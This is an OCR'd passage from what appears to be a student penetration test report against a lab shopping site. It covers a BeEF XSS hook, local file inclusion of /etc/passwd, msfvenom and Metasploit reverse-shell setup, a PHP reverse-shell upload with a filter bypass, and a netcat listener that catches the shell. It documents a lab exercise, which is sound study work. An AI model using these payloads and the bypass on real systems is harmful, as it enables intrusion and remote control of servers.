


Figure 106

BEEF

Figure 107 displays BEEF being set up and the HOOK URL being copied ready to be inserted into the name field of the contact page.




Figure 107

Figure 108 shows the hooks java script and the location that was being targeted, the name field on the contact page.




Figure 108

Figure 109 shows the hook was successful and a user had been exploited allowing for a range of different options if needed.




Figure 109

9.4 LFI/DIRECTORY TRAVERSAL

Directory traversal involved manipulating the URL to view files or folders of interest.

LFI involved taking inputted local file and manipulating it to execute.

Figure 110 displays the extras.php web page, the URL was modified from type=terms.php to /etc/issue. This is a Linux file containing the operating system and version, instead of printing out the terms.php it instead printed out the file /etc/issue. The LFI worked without any directory browsing obfuscation.



Not secure | 192.168.1.20/extras.php?type=/etc/issue
ıad already been started - ignoring session_start() in /opt/lampp/htdocs/studentsite/use
index: thumbnail in /opt/lampp/htdocs/studentsite/usersession.php on line 8
RICKSTORE
We sell stuff
Notice: A session had already
Notice: A session had already
Notice: Undefined index: thun
HOME
PRODUCTS
ABOUT US
FREE SIGN UP
Welcome!
You can be confident when you're shopping online with RickStore. Our Secure online shopping website encrypts your personal and financial information to ensure your order information is protected.We use industry standard 128-bit encryption. Our Secure online shopping website locks all critical information passed from you to us, such as personal information, in an encrypted envelope, making it extremely difficult for this information to be intercepted..
Read More
Ubuntu 16.04.6 LTS \n \l

Figure 110

Figure 111 displays the extras.php web page, the URL was modified from type=terms.php to /etc/passwd. This is a Linux file containing the attributes of (i.e., basic information about) each user or account on a Unix operating system, instead of printing out the terms.php it instead printed out the file /etc/passwd. The LFI worked without any directory browsing obfuscation.

Figure 111

Figure 112 displays the extras.php web page, the URL was modified from type=terms.php to /etc/group. This is a Linux file which defines the groups to which users belong under Linux, instead of printing out the terms.php it instead printed out the file /etc/group. The LFI worked without any directory browsing obfuscation.




Figure 112

Full results of LFI can be found in (LFI)

9.5 RFI

Remote file inclusion allows a malicious user to host a file remotely and it can lead to something as severe as remote code execution.

Figure 113 shows the command used , this hosted the folder rfi.html on a HTTP server.

```
root@kali:~/Desktop/rfi.html# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Figure 113

Figure 114 shows the failure of the RFI, there was an attempt to connect to the HTTP server through the type = on port 8000, however it failed to open.




Figure 114

9.6 MALICIOUS FILE UPLOAD

Failed file upload

Two types of file uploads were attempted on the changing image page of the target website, first a meterpreter code was tried then the pen test monkey code was used.

figure 115 displays the command used to get the malicious php code, the listening host was the IP of kali Linux(192.158.1.253) and the listening port was 1234. This created a php file that would be uploaded and included the values typed in the command.

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.253 lport
```

Figure 115

figure 116 shows the response given when uploading a .php file to the change image web page. There was some form of filtering stopping the upload from taking place.




Figure 116

Figure 117 shows the location/path where the images were uploaded.




Figure 117

Figure 118 shows the listener being set up in Metasploit through the kali linux command line.

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.254
lhost => 192.168.1.254
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.254:1234
```

Figure 118

Figure 119 shows response being edited to image/png, this was attempted in order to bypass the filtering. The meterpreter shell didn't work as the file wasn't runnable when placed on the web server.

```
-----------------------------60562590433
Content-Disposition: form-data; name="uploadedfile"; filename="shell20.php"
Content-Type: image/png

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
```

Figure 119

See results & process for the full php file(Failed malicious file upload)

Successful file upload.

The code was taken from the web pentest monkey github and put into a text file, then the IP was changed to 192.168.1.254 and the port was changed to 1234.

Figure 120 shows that the file was renamed to .php.png in order to bypass the filtering . The post request was intercepted and then modified by also changing the content type to application/x-php in order for it to be runnable on the web server, this was done on OWASP zap.

```
-----------------------------76902818323426
Content-Disposition: form-data; name="uploadedfile"; filename="shell5.php.png"
Content-Type: application/x-php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
```

Figure 120

The file upload was successful and the php code was run.

Figure 121 displays the command used to set up a listener using net cat, -v means verbose, -n is the switch for the target IP, -l is listen mode switch and -p is port switch. This was done through the kali Linux command line. The listener connected to the web server and displayed the software used by the machine.

```
root@kali:~# nc -v -n -l -p 1234
listening on [any] 1234 ...
connect to [192.168.1.253] from (UNKNOWN) [192.168.1.10] 55480
Linux osboxes 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC
 2019 x86_64 x86_64 x86_64 GNU/Linux
 10:14:22 up  3:55,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
```

Figure 121

See results & process for the full php file(Successful malicious file upload)

Figure 122 displays an ls command being used on the web server, this showed all the files currently on the system.




Figure 122

List of information found:

- Login was exploitable suing SQL injection.
- Login was confirmed to have a filter.
- Database name.
- Server hostname.
- Server users.
- All databases
- Feedbackprocess.php was exploitable using XSS.
- No get request were exploitable using XSS.
- Used beef to hook a user.
- Exploited a user using stored and reflected XSS.
- Gained a cookie of a user through the exploits.
- Gained information through LFI.
- Got a shell on the web server through the image file upload.

10 TESTING FOR SPECIFIC FUNCTION-INPUT VULNERABILITIES

10.1 TESTING FOR LDAP INJECTION

Figure 123 shows the captured post request in burp suite with the highlighted parameters that were attacked**.** The attack type was a sniper attack.

Figure 123

Figure 124 was the payload selected in order to fuzz for possible LDAP injection. However there was no positive response for LDAP injection.




Figure 124

SEE (swisskyrepo, 2020) ***for full payload.***

10.2 XPATH

Figure 125 shows the post request captured through the target tab on burp suite and the parameters being attacked.




Figure 125

Figure 126 Shows the payload used in the attack. However there was no positive response for XPATH injection.

